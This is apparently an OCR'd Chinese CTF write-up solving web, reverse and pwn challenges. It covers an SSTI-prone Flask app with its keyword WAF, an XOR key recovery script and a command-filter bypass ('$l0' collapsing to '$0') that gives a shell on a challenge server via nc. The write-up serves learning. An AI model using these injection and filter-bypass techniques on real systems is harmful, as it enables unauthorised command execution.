
④ | FINISHED

找它真累啊flag{6129f45f8cc17063cc47828895042b17}


Web

ezphp | FINISHED

一些md5弱碰撞和强碰撞，绕过一下，然后反向输出一下flag和flag.sh




看起来是在环境变量里



ez_python | FINISHED

先进行扫描，找到了/shell



who you are?

/?file=可以直接任意读取文件，以此读到app.py和waf.py

app.py

```python
from flask import Flask, request, render_template_string
from flask_limiter import Limiter
from flask_limiter.util import get_remote_address
import waf
app = Flask(__name__)
limiter = Limiter(
    get_remote_address,
    app=app,
    default_limits=["300 per day", "75 per hour"]
)
```


```python
@app.route('/')
@limiter.exempt
def index():
    file_path = request.args.get('file')
    if file_path and "proc" in file_path:
        return "只过滤了proc，别想用这个了，去读源码", 200
    if file_path:
        try:
            with open(file_path, 'r') as file:
                file_content = file.read()
            return f"{file_content}"
        except Exception as e:
            return f"Error reading file: {e}"
    return "Find the get parameter to read something"
@app.route('/shell')
@limiter.limit("10 per minute")
def shell():
    if request.args.get('name'):
        person = request.args.get('name')
        if not waf.waf_check(person):
            mistake = "Something is banned"
            return mistake
        template = 'Hi, %s' % person
        return render_template_string(template)
    some = 'who you are?'
    return render_template_string(some)
@app.errorhandler(429)
def ratelimit_error(e):
    return "工具？ 毫无意义，去手搓", 429
if __name__ == '__main__':
    app.run(debug=False, host='0.0.0.0', port=8000)
```

waf.py

```python
def waf_check(value):
    dangerous_patterns = ['os', 'set', '__builtins__', '=', '.', '{{', '}}', 'popen', '+', '__']
    for pattern in dangerous_patterns:
        if pattern in value:
            return False
    return True
```

访问/shell，get传参name，存在ssti注入漏洞

焚靖梭的事



Reverse |AK

AmaZing_BruteForce | FINISHED

先upx脱壳，按小端序输入数据，爆破是不必的，只需知道4位的key即可，其大概率为flag

异或反推出key再反代即可

就算key不是flag，也可以通过{}来确定两位字母，再考虑爆破中间两位


```
#   v5[0] = 0x363E2315020A0508i64;
#   v5[1] = 0x183F5831552F363Ai64;
s = [
    0x08,
    0x05,
    0x0A,
    0x02,
    0x15,
    0x23,
    0x3E,
    0x36,
    0x3A,
    0x36,
```

```
    0x2F,
    0x55,
    0x31,
    0x58,
    0x3F,
    0x18,
]
print(s[0] ^ ord("f"))
print(s[1] ^ ord("l"))
print(s[2] ^ ord("a"))
print(s[3] ^ ord("g"))
key = [110, 105, 107, 101]
for i in range(16):
    print(chr(s[i] ^ key[i % 4]), end="")
# flag{JUST_D0_1T}
```

PWN

真“签到” | FINISHED

难度不大，分析下elf文件，我们先在main里面读到了几条过滤



```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  char s[256]; // [rsp+0h] [rbp-210h] BYREF
  char command[264]; // [rsp+100h] [rbp-110h] BYREF
  unsigned __int64 v6; // [rsp+208h] [rbp-8h]

  v6 = __readfsqword(0x28u);
  printf("Enter a command: ");
  fgets(s, 256, _bss_start);
  s[strcspn(s, "\n")] = 0;
  if ( strstr(s, "sh") || strstr(s, "echo") || strstr(s, "$0") )
  {
    puts("Command not allowed.");
    return 1;
  }
  else
  {
    filter_string(s, command);
    if ( command[0] )
    {
      printf("Executing command: %s\n", command);
      system(command);
    }
    else
    {
      puts("No valid command to execute.");
    }
    return 0;
  }
}
```

显然不能有sh,echo,$0了，否则会报错：Command not allowed

然后我们在filter_string里面可以发现又有几个过滤，不过呢，只是单纯的删去字母而已啦

```
__int64 __fastcall filter_string(__int64 a1, __int64 a2)
{
  unsigned __int64 v2; // rax
  __int64 result; // rax
  unsigned __int64 v4; // [rsp+10h] [rbp-10h]
  __int64 i; // [rsp+18h] [rbp-8h]

  v4 = 0LL;
  for ( i = 0LL; *(_BYTE *)(a1 + i) && v4 <= 0xFE; ++i )
  {
    if ( *(_BYTE *)(a1 + i) != 102
      && *(_BYTE *)(a1 + i) != 123
      && *(_BYTE *)(a1 + i) != 108
      && *(_BYTE *)(a1 + i) != 97
      && *(_BYTE *)(a1 + i) != 103 )
    {
      v2 = v4++;
      *(_BYTE *)(v2 + a2) = *(_BYTE *)(a1 + i);
    }
  }
  result = a2 + v4;
  *(_BYTE *)(a2 + v4) = 0;
  return result;
}
```

查了表后，这里会自动删掉f,l,a,g,{这五个字母，这里就弄个例子吧

```
┌──(yolo㉿Yolo)-[~/Desktop/timu]
└─$ nc 61.136.164.146  32916
sh
Enter a command: Command not allowed.

┌──(yolo㉿Yolo)-[~/Desktop/timu]
└─$ nc 61.136.164.146  32916
flag{ls}
sh: 1: s}: not found
Enter a command: Executing command: s}
```

现在问题来了，这题难度不高，都不需要我们构造exp，只要我们能找到除了上面被jail的命令后，我们就能找到flag了

这里先说说碰到的几个坑，首先呢，Unicode是不行的，所以这和pyjail不一样，然后只能尝试Linux命令爆破了

爆破在进行中，先放着

我又审计了上面的伪c代码，我发现那个函数只能处理255个字符，我考虑了下长度漏洞，但是第256个字符开始，这个函数根本不读取，服了

看代码发现，它是先检测sh echo $0再过滤flag{的，可以想到用l将命令隔开，如$l0,过滤后变成$0,那就直接控制服务器了，ls cat随便用。

```
nc ctf.mardle.cn 34367
$l0

echo 1
1
cat flag
```

```
7 flag{847ec3aa-4ca3-44fd-94cc-4a65fcf64d2c}
```